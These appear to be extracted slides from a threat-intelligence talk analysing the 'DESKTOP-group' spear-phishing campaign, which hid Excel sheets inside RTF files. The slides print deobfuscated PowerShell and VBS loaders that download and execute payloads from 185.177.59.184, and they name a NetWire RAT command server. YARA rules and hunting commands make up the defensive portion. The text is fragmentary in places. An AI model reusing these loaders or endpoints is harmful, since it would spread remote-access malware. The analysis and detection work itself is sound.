7%2D%27%2B%27%4F%2A%29%
B%27%6F%61%27%2B%27%64%
2%73%27%27%2C%24%65%6E%
6%3A%41%50%50%44%41%54%
 -  **conhost.exe** (PID: 3700 cr)
 -  **wscript.exe** (PID: 5820 cr)
-  **EXCEL.EXE** (PID: 2128 cmdlin)
-  **powershell.exe** (PID: 5520 cmd)
7%2D%27%2B%27%4F%2A%29%
B%27%6F%61%27%2B%27%64%
2%73%27%27%2C%24%65%6E%
6%3A%41%50%50%44%41%54%
 -  **conhost.exe** (PID: 5084 cr)
 -  **wscript.exe** (PID: 1396 cr)
-  **EXCEL.EXE** (PID: 4280 cmdlin)
-  **powershell.exe** (PID: 996 cmd)
63 65 28 27 2A 27 2C 27 49 27 29 3
D 20 75 6E 74 69 6C 20 28 24 70 6
65 6D 2E 4E 65 74 2E 53 65 72 76 2
24 24 24 27 2C 27 4D 27 29 2B 27
27 2B 27 74 72 27 2B 27 69 6E 67 2
3B 24 61 73 63 69 69 43 68 61 72 7
43 68 61 72 73 20 2D 6A 6F 69 6E 2
 -  **conhost.exe** (PID: 744 cr)
 -  **powershell.exe** (PID: 5540 cmd)
 -  **conhost.exe** (PID: 5620 cr)

HTML headers

“DESKTOP-group” -- Spear Phishing emails & mail headers Weird file formats: RTF + XLS

The screenshot shows a YARA debugger interface with two main panels: **Input** and **Output**.

Input Panel: Displays the raw hex dump of the file. The top status bar shows the length as 743 bytes, 1 line, and various file statistics. The input area contains the following hex dump:

```
27%28%26%27%2B%27%28%47%27%2B%27%43%27%2B%27%5E%23%5E%27%2E%72%65%70%6C%61%63%65%28%27%5E%23%5E%27%2C%27%4D%27%29%2B%27%20%2A%5  
7%2D%27%2B%27%4F%2A%29%27%2B%20%27%4E%65%27%2B%27%74%2E%27%2B%27%57%27%2B%27%6  
B%27%6F%61%27%2B%27%64%27%2B%27%46%27%2B%27%69%6C%27%2B%27%65%28%27%27%68%74%74  
2%73%27%27%2C%24%65%6E%76%3A%41%50%50%44%41%54%41%2B%27%27%5C%77%73%63%72%69%70  
6%3A%41%50%50%44%41%54%41%2B%20%27%5C%77%73%63%72%69%70%74%2E%76%62%73%27%29';$jm:  
• conhost.exe (PID: 3700 cmdline: C:\Windows\system32\conhost.exe 0xffffffff ForceV1 MD5: EA777DEEA782E  
• wscript.exe (PID: 5820 cmdline: 'C:\Windows\System32\WScript.exe' 'C:\Users\user\AppData\Roaming\wscript.  
The left side of the interface features a sidebar with several tabs: Recipe, Find / Replace, From Hex, and another Find / Replace tab.
```

Output Panel: Displays the deobfuscated or decoded code. The top status bar shows the time taken (3ms), length (194 bytes), and 1 line. The output area contains the following deobfuscated code:

```
'(&(GC^#^.replace('^\#^','M')+`*W-0*)'+  
'Net.WebClient).DownloadFile(' http://185.177.59.184/yjqf/wscript.vbs ',  
$env:APPDATA+'\wscript.vbs')'|I`E`X;start-process($env:APPDATA+  
\wscript.vbs')
```


A red box highlights the URL `http://185.177.59.184/yjqf/wscript.vbs` in the output panel.

“DESKTOP-group” -- Spear Phishing emails & mail headers
Weird file formats: RTF + XLS

“DESKTOP-group” -- Spear Phishing emails & mail headers
Weird file formats: RTF + XLS

powershell.exe (PID: 5732 cmdline: Powershell.exe -w h \$asciiChars=27%28%26%27%2B%27%28%47%27%2B%27%43%27%2B%27%5E%23%5E%27%2E%72%65%70%6C%61%63%65%28%27%5E%23%5E%27%2C%27%4D%27%29%2B%27%20%2A%57%2D%27%2B%27%4E%2A%29%27%2B%20%27%4E%65%27%2B%27%7A%2E%27%2B%27%57%27%2B%27%6!

```
1 j111=qQsiPs (G1 ())
2 msddn=qQsiPs (G2 ())
3 olpd=qQsiPs (G3 ())
4
5 crZyBkbf=qQsiPs(" Pow % B a n a n a % e r %B a n a n a % sh% B a n a n a % e l l ")
6 erucho =Eval("Split(crZyBkbf,"%Banana%"))
7 AxYONLEetBcXMXpnV=Eval(kbv())
8
9 pJTTYHQdRXIVL()
10
11 kRRGvLyGSNt =Eval(iup())
12
13 Execute(qQsiPs("CGCbmpqQMar=bbv())+C r e a t e O b j e c t(xHwvmEUdEz("""kro wt eN.tpi rcSW""")).U s e r N a m e+xzl()))
14
15 HEHEHE(Join(erucho,"")+orgUfceUwDey()+' '+CGCbmpqQMar+ AxYONLEetBcXMXpnV+" ")
16
17 if kRRGvLyGSNt = CGCbmpqQMar Then
18
19 Execute(PWnlSVQotI())
20 else
```



“DESKTOP-group” -- Spear Phishing emails & mail headers Weird file formats: RTF + XLS

The screenshot shows a hex editor interface with two panes. The left pane, titled "Input", displays a large block of memory dump data from "powershell.exe" and "conhost.exe". The right pane, titled "Output", shows the deobfuscated PowerShell script. The bottom section of the Output pane has a green highlight over the following code:

```
$Tbone = '*EX'.replace('*', 'I');
sal M $Tbone;
do {$ping = test-connection -comp google.com -count 1 -Quiet} until ($ping);
$p22 = [Enum]::ToObject([System.Net.SecurityProtocolType], 3072);
[System.Net.ServicePointManager]::SecurityProtocol = $p22;
$mv = ('&($GC$$$$.replace('$$$$','M'))+' *W-0*)' +
'Net.WebClient).DownloadString(''http://185.177.59.184/yjqf/microsoftnetframework4820190418.jpg'')' |
I`E`X;
$asciiChars= $mv -split '-' |ForEach-Object {[char][byte]"0x$_"};
$asciiString= $asciiChars -join ''|M
```

“DESKTOP-group” -- Spear Phishing emails & mail headers

Weird file formats: RTF + XLS

The screenshot shows a file analysis interface with the following details:

- File Hash:** ea52b8dfc2af4e04a274718778cf967b9f230ab2
- Engine Detection:** One engine detected this file.
- File Type:** Microsoft.NETFramework4820190418.jpg
- Size:** 3.15 MB (highlighted with a green box)
- Timestamp:** 2020-06-13 17:48:15 UTC (6 days ago)
- Content:** hexdump.exe -C */185.177.59.184_yjqf_microsoftnetframework4820190418.jpg | head
- Strings:** A list of strings extracted from the file, including:
 - 66-75-6E-63-74-6
 - 9-6F-6E-20-68-5A
 - 44-6C-54-6E-4A-
 - 57-20-7B-0D-0A-0
 - D-0A-09-5B-43-6D
 - 64-6C-65-74-42-
 - 69-6E-64-69-6E-6
 - 7-28-29-5D-0D-0A
 - 20-20-20-20-50-
 - 61-72-61-6D-20-2

“DESKTOP-group” -- Spear Phishing emails & mail headers
Weird file formats: RTF + XLS

“DESKTOP-group” -- Spear Phishing emails & mail headers

Weird file formats: RTF + XLS

Last build: 7 days ago - v9 supports multiple inputs and a Node API allowing you to program with CyberChef!

Options About / Support

```
0       10      20      30      40      50      60      70      80      90      T      100     110     120     130     140     150
1 function hZD1TnJW {
2     [CmdletBinding()]
3     Param ([byte[]] $hBhNU)
4
5     Process {
6         $PkNd = New-Object 'System.IO.MemoryStream'.Replace('#####','m.IO.Me') ( , $hBhNU )
7         $TjhqfhPd = New-Object 'System.IO.MemoryStream'.Replace('#####','m.IO.Me')
8         $hsBgg = New-Object 'System.IO.Compression.GzipStream' $PkNd, ([IO.Compression.CompressionMode]::Decompress)
9         $GibiuR = New-Object byte[] (1024)
10        while($true){
11            $GAYk = $hsBgg.Read($GibiuR, 0, 1024)
12            if ($GAYk -le 0){break}
13            $TjhqfhPd.Write($GibiuR, 0, $GAYk)
14        }
15        [byte[]] $rCz = $TjhqfhPd.ToArray()
16        Write-Output $rCz
17    }
18}
19$t0=-Join ((111, 105, 130) | ForEach-Object {([Convert]::ToInt16(([String]$_.ToString()), 8) -As[Char])});$a1= [Byte[]]$MNB=([":/1F,:/8B,:/08,:/00,:/00,:/00
,:/F1,:/E6,:/15,:/2A,:/19,:/CE,:/16,:/83,:/6C,:/91,:/48,:/77,:/B7,:/8A,:/4E,:/D1,:/79,:/EF,:/83,:/5C,:/E7,:/58,:/A4,:/8B,:/47,:/BA,:/0B,:/88,:/AE,:/2F,
,:/AE,:/E8,:/5D,:/8D,:/BF,:/88,:/3E,:/0C,:/55,:/B7,:/0D,:/49,:/E6,:/94,:/A5,:/50,:/19,:/B7,:/69,:/FE,:/1C,:/99,:/A9,:/73,:/E0,:/AF,:/E7,:/D8,:/BC,:/C5,:/5C,:/86,:/1B,:/8E,:/25,:/5B,:/92,:/50,:/16,:/0D,:/22,:/3D,:/A8,:/0A,:/DA,:/19,:/73,:/2E,:/84,:/82,:/66,:/61,:/B4,:/ED,:/CF,:/28,:/7D,:/10,:/D8,:/4C,:/19,:/8F,:/FA,:/9D,:/91,:/21,:/E4,:/1B,:/B0,:/E5,:/D7,:/48,:/17,:/85,:/A3,:/3C,:/9D,:/32,:/BE,:/83,:/05,:/2A,:/86,:/10,:/FB,:/B5,:/D8,:/4
break
```

“DESKTOP-group” -- Spear Phishing emails & mail headers Weird file formats: RTF + XLS

The screenshot shows the YARA IDE interface with several panels:

- Recipe**: A sidebar containing various YARA rules and filters.
- Input**: A large text area showing the raw input file content. The content is a multi-line string of characters, primarily in hex and ASCII, representing the combined RTF and XLS files. A green box highlights the beginning of the input string.
- Find / Replace**: A search and replace dialog for the current rule. It has two sections:
 - Find**: Contains the pattern `;/` under "Find" and "SIMPLE STRING".
 - Replace**: Contains the pattern `.` under "Find" and "SIMPLE STRING".Checkboxes include "Global match" (checked), "Case insensitive" (unchecked), "Multiline matching" (checked), and "Dot matches all" (unchecked).
- Output**: A text area showing the results of the search and replace operation. It displays the original file content with the found patterns replaced by dots. A green box highlights the beginning of the output string.
- From Hex**: A section for converting hex data. It includes a "Delimiter" dropdown set to "Space" and a "Width" dropdown set to "16". Checkboxes for "Upper case hex" and "Include final length" are both unchecked.
- Gunzip**: A section for decompressing gzip files.
- To Hexdump**: A section for dumping memory to hex. It includes a "Width" dropdown set to "16" and checkboxes for "Upper case hex" and "Include final length".

“DESKTOP-group” -- Spear Phishing emails & mail headers

Weird file formats: RTF + XLS

Analysis Report [185.177.59.184_yjqf_microsoftnetframework4820190418.jpg.ps1](#) Create Interactive Tour

Overview

General Information

Sample Name:	185.177.59.184_yjqf_microsoftnetframe work4820190418.jpg.ps1
MD5:	fc3c9351e14a76cbfc57...
SHA1:	3c2fc98cf5de4ada3095a0...
SHA256:	600661395ab1393c2add...

Most interesting Screenshot:



Detection

MALICIOUS
SUSPICIOUS
CLEAN
UNKNOWN


NetWire

Score:	88
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Sigma detected: NetWire
- System process connects to network (likely due to co...)
- Yara detected NetWire RAT
- Contains functionality to steal Chrome passwords or ...
- Injects a PE file into a foreign processes
- Modifies the context of a thread in another process (t...)
- Sigma detected: Notepad Making Network Connection
- Uses dynamic DNS services
- Writes to foreign memory regions
- Antivirus or Machine Learning detection for unpack...
- Contains long sleeps (>= 3 min)
- Creates a process in suspended mode (likely to inject...
- Detected TCP or UDP traffic on non-standard ports

Classification



Startup

- System is w7_1
-  powershell.exe (PID: 3900 cmdline: 'C:\Windows\System32\WindowsPowerShellv1.0\powershell.exe' -noLogo -ExecutionPolicy unrestricted -file 'C:\Users\user\Desktop\185.177.59.184_yjqf_microsoftnetframework4820190418.jpg.ps1' MD5: 92F44E405DB16AC55D97E3BFE3B132FA) 
 -  notepad.exe (PID: 4040 cmdline: C:\WINDOWS\system32\notepad.exe MD5: A4F6DF0E33E644E802C8798ED94D80EA) 
- cleanup

“DESKTOP-group” -- Spear Phishing emails & mail headers Weird file formats: RTF + XLS

- System is w7_1
- powershell.exe (PID: 3900 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' -noLogo -ExecutionPolicy unrestricted -file 'C:\Users\user\Desktop\185.177.59.184_yjqf_microsoftnetframework4820190418.jpg.ps1' MD5: 92F44E405DB16AC55D97E3BFE3B132FA) ↗
 - notepad.exe (PID: 4040 cmdline: C:\WINDOWS\system32\notepad.exe MD5: A4F6DF0E33E644E802C8798ED94D80EA) ↗

NetWire	Yara detected NetWire RAT	
Sigma detected: NetWire	Source: Yara match	File source: 00000003.00000002.1054132475.00400000.00000040.00000001.sdmp, type: MEMORY
System process connects to network (likely due to co...	File source: Process Memory Space: notepad.exe PID: 4040, type: MEMORY	File source: 3.2.notepad.exe.400000.0.raw.unpack, type: UNPACKEDPE
Yara detected NetWire RAT	File source: 3.2.notepad.exe.400000.0.unpack, type: UNPACKEDPE	
Contacted Domains	System process connects to network (likely due to code injection or exploit)	
Name	Source: C:\Windows\System32\notepad.exe	Network Connect: 81.17.56.236 3606
	Injects a PE file into a foreign processes	
	Source: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	Memory written: C:\Windows\System32\notepad.exe base: 400000 value starts with: 4D5A
microsoftnetframework4820190418.duckdns.org ↗	81.17.56.236 ↗	

“DESKTOP-group” -- Spear Phishing emails & mail headers

Weird file formats: RTF + XLS

```
rule DESKTOP_RTFContaining_Excel
{
    meta:
        author = "Tom Ueltschi @c_APT_ure"
        date = "2020/06"
        tlp = "green"
        sample_md5 = "fdda4b2493c1e188e1f10db3c2cef067"
        sample_sha256 = "167aaafdfaa04977ae83d81a19cae24822b667e0e881ddc19f264c2bfb3e5b09c"

    strings:
        $rtf_header = "{\\rt"
        $str1 = "{\\object\\objupdate\\objemb"
        $str2 = "{\\\\*\\objclass Excel.Sheet"
        $str3 = "{\\\\*\\objdata "
        $hex1 = "01050000020000000e000000457863656c2e43686172742e38"
        $hex2 = "01050000020000000e000000457863656c2e53686565742e38"

    condition:
        $rtf_header at 0 and
        ( all of ($str*) or any of ($hex*) )
}
```

“DESKTOP-group” -- Spear Phishing emails & mail headers Weird file formats: RTF + XLS

Last Saved / Author / Filename(s) / Hashes (MD5)
DoaPhnoT
D
IFS_Fraud_Complaint_Job.doc (blank)
Mes-vms.fr
Mes-vms.fr
information.doc
UAC_Bypass.exe 43c79ce1f814678151b765aa5da6d9ee 91946c2e7083e040fd88d319b30f5990
RobotMr
Jennifer Haze
EUROGIRO_Members_New_Authentication_Settings.doc
VLCMediaPlayer.exe cacfd7b38aafbd47af0394a08258555c 1a26eed4676eb505eb8be430b8070a38
(blank)
Activity_Report_Fraud_Transactions.xls
NETFramework.exe b69a06f427ae4a2bef6b0f0e477f8cae 69e87b31cee014bc43e5ef838afa57e7
(blank)

```
rule DESKTOP_doc_username_daphnot
{
    meta:
        author = "Tom Ueltschi @c_APT_ure"
        date = "2019/10"
        ref1 = "https://twitter.com/c_APT_ure/status/1179062052150743040"
        hash1 = "fb053002847ccd76f582a832d75c0a03"
        hash2 = "fdce1b00766a42c81306dbb344a86f61"
        tlp = "green"

    strings:
        $office_header = { d0 cf 11 e0 }
        $username = "C:\\\\Users\\\\DAPHNO~1\\\\" nocase
        $username_wide = "C:\\\\Users\\\\DAPHNO~1\\\\" wide nocase
        $user_1 = { 44 a3 61 50 68 6e 6f 54 }
        $user_wide_1 = { 44 00 a3 00 61 00 50 00 68 00 6e 00 6f 00 54 }
        $user_2 = "Lachatte.kiira" nocase
        $user_wide_2 = "Lachatte.kiira" wide nocase

    condition:
        $office_header at 0 and any of ($user*)
}
```

Office files
Last saved / author

“DESKTOP-group” -- Spear Phishing emails & mail headers

Weird file formats: RTF + XLS (Hunting @ home)

```
1 $ ls -1 20[12] [890]*/*.[dDrR][oOtT][cCfF] | sort > doc-rtf-files-2018-2020
2
3 $ cat doc-rtf-files-2018-2020 | while read fn; do
4     echo "**** $fn ****";
5     file "$fn";
6     md5sum "$fn";
7     /usr/bin/yara -g /data/yara-rules/ops-rules_DESKTOP.yar "$fn";
8     echo "";
9 done > doc-rtf-files-2018-2020-yara
10
11 $ egrep -B 3 "^\_DESKTOP\_" doc-rtf-files-2018-2020-yara > doc-rtf-files-2018-2020-yara-3
12
13 $ egrep "^\_DESKTOP\_" doc-rtf-files-2018-2020-yara-3 | cut -d" " -f1 | sort | uniq -c
14     1 DESKTOP_doc_placeholder
15     1 DESKTOP_doc_regsrv
16     1 DESKTOP_doc_regsrv_URLs
17     1 DESKTOP_doc_username_daphnot
18     3 DESKTOP_doc_username_haze
19     1 DESKTOP_doc_username_mesvmsfr
20     4 DESKTOP_doc_username_robotmr
21    72 DESKTOP_RTFContaining_Excel
```

“DESKTOP-group” -- Spear Phishing emails & mail headers

Weird file formats: RTF + XLS (Hunting @ home)

```
1 $ ls -1 20[12] [890]*/*.[dDrR] [oOtT] [cCfF] | sort > doc-rtf-files-2018-2020
2
3 $ cat doc-rtf-fi
4     echo "**** $f"
5     file "$fn";
6     md5sum "$fn"
7     /usr/bin/yar
8     echo "";
9 done > doc-rtf-f
10
11 $ egrep -B 3 "^\D
12
13 $ egrep "^\DESKTOP
14     1 DESKTOP
15     1 DESKTOP
16     1 DESKTOP
17     1 DESKTOP
18     3 DESKTOP
19     1 DESKTOP
20     4 DESKTOP
21     72 DESKTOP
22
23 $ egrep "^(DESKTOP_RTFContaining_Excel|[0-9a-f]{32} )" doc-rtf-files-2018-2020-yara-3 | \
24     egrep -B 1 "^\DESKTOP_RTFContaining_Excel" | \
25     egrep "[0-9a-f]{32}" > doc-rtf-files-2018-2020-yara-4
26
27 $ cat doc-rtf-files-2018-2020-yara-4 | cut -d" " -f1 | sort | uniq -c | sort -nr | head -20
28
29     3 6584e86a759blaaf930f6ca42aab9436
30     2 dabb385b75a3dec2ea213e69cea4939a
31     2 ae890d82d5c99d0a32d43e9e58b4be46
32     2 a495530aa56d36ddc71eb70b40caa270
33     2 9f0944fcddfef977bfac3e1794c71af4
34     2 6b556fe7b31efe476683c8846eb73c9c
35     2 69a5cc4c648cdf014d05d34339f7f5ac
36     2 47c5078c00a41490d3e5fafbla61ff1
37     2 3d9fd26c9bf6ecc0f3c4a30df50ef35a
38     2 3374d5d2e30d8c2d58cd4354d5a8feaf
39     2 319bcf6660ef9f41a57644f716d17632
40     2 2fba4109f845d41f85c1c072556c8398
41     2 29593387ed3b6bdda758396bfda28d6c
42     2 081fc72e31f2e71a1b05a1e7b6acf48e
43     1 f9e22683f9f6b1337dc56c5d28cf795f
44     1 f8d3eca96b1d1540663d485a9ae52301
```

“DESKTOP-group” -- Spear Phishing emails & mail headers

Weird file formats: RTF + XLS (Hunting @ home)

```
49 $ cat doc-rtf-files-2018-2020-yara-4 | cut -d" " -f1 | sort | uniq -c | \
50     egrep -v " 1 " | awk '{ print $2 }' |
51     while read hash; do
52         egrep "$hash" doc-rtf-files-2018-2020-yara-3;
53     done | sort
54 081fc72e31f2e71alb05ale7b6acf48e 2019-04-30_81/897439574.doc
55 081fc72e31f2e71alb05ale7b6acf48e 2019-04-30_81/Enquiry3042019.doc
56 29593387ed3b6bdda758396bfda28d6c 2019-04-15_73/TTRequest02.doc
57 29593387ed3b6bdda7583
58 2fba4109f845d41f85c1c
59 2fba4109f845d41f85c1c
60 319bcf6660ef9f41a5764
61 319bcf6660ef9f41a5764
62 3374d5d2e30d8c2d58cd4
63 3374d5d2e30d8c2d58cd4
64 3d9fd26c9bf6ecc0f3c4a
65 3d9fd26c9bf6ecc0f3c4a
66 47c5078c00a41490d3e5f
67 47c5078c00a41490d3e5fafbla61ff1 2019-03-04_210/Swift_copy_(1).doc
68 6584e86a759blaaf930f6ca42aab9436 2019-07-28_25/POS_Transaction_Reversal_form_17-07-19.doc
69 6584e86a759blaaf930f6ca42aab9436 2019-07-28_53/D2-RLCN16899.doc
70 6584e86a759blaaf930f6ca42aab9436 2019-07-30_2/D2-RLCN16899.doc
71 69a5cc4c648cdf014d05d34339f7f5ac 2019-02-14_24/RFQ_Revised_quotation.doc
72 69a5cc4c648cdf014d05d34339f7f5ac 2019-03-04_192/RFQ_Revised_quotation.doc
73 6b556fe7b31efe476683c8846eb73c9c 2019-04-15_62/LOTO_COCA-COLA_TICKET_GAIN_29T0.rtf
74 6b556fe7b31efe476683c8846eb73c9c 2019-04-15_78/LOTOXCOCA-COLAXTICKETXGAINX29T0.rtf
75 9f0944fcddfef977bfac3e1794c7laf4 2018-04-11_14/PO1819-6533.doc
76 9f0944fcddfef977bfac3e1794c7laf4 2018-04-11_40/PO1819-6533.doc
77 a495530aa56d36ddc71eb70b40caa270 2020-01-12_14/Neue_Bestellung.doc
78 a495530aa56d36ddc71eb70b40caa270 2020-01-12_27/Neue_Bestellung_1.doc
79 ae890d82d5c99d0a32d43e9e58b4be46 2018-09-13_15/UPDATED_SOA_DMCC.doc
80 ae890d82d5c99d0a32d43e9e58b4be46 2018-09-13_16/Statement_Of_Account.doc
81 dabb385b75a3dec2ea213e69cea4939a 2019-04-30_72/APPLEXLHRXUSDX40412X-XCopy.doc
82 dabb385b75a3dec2ea213e69cea4939a 2019-04-30_73/PO_MAY.doc
```

“DESKTOP-group” -- Spear Phishing emails & mail headers Weird file formats: MSI + JAR | | RTF + XLS (Hunting @ VT)

URL, IP address, domain, file hash or paste multiple hashes

New retrohunt job

Progress	Status	Job ID	Last Run	Matches
100 %	Finished	c_APT_ure-1592239937	4 hours ago	+ 1220 PRO 89 matches
100 %	Finished	c_APT_ure-1592239872	4 hours ago	+ 86 PRO 178 matches

c_APT_ure-1592239937 4 hours ago
rule DESKTOP_RTFContainingExcel { meta: author = "Tom Ueltschi @c_APT_ure" date = "2020/06" tlp ... }

c_APT_ure-1592239872 4 hours ago
rule DESKTOP_MSIContainingJAR { meta: author = "Tom Ueltschi @c_APT_ure" date = "2020/06" tlp ... }


“DESKTOP-group” -- Spear Phishing emails & mail headers Weird file formats: MSI + JAR | | RTF + XLS (Hunting @ VT)

The screenshot shows a browser window with a sidebar containing icons for URL, IP address, New retrospective, and filters. The main content area displays a list of search results. Two specific results are highlighted with green boxes:

Result Type	Count	Matches
PRO	1220	89 matches
PRO	+ 86	178 matches

The results listed in the main content area are all variations of "DESKTOP_MSIContaining_JAR" followed by a long hex string.

“DESKTOP-group” -- Spear Phishing emails & mail headers Weird file formats: MSI + JAR || RTF + XLS (Hunting @ VT)



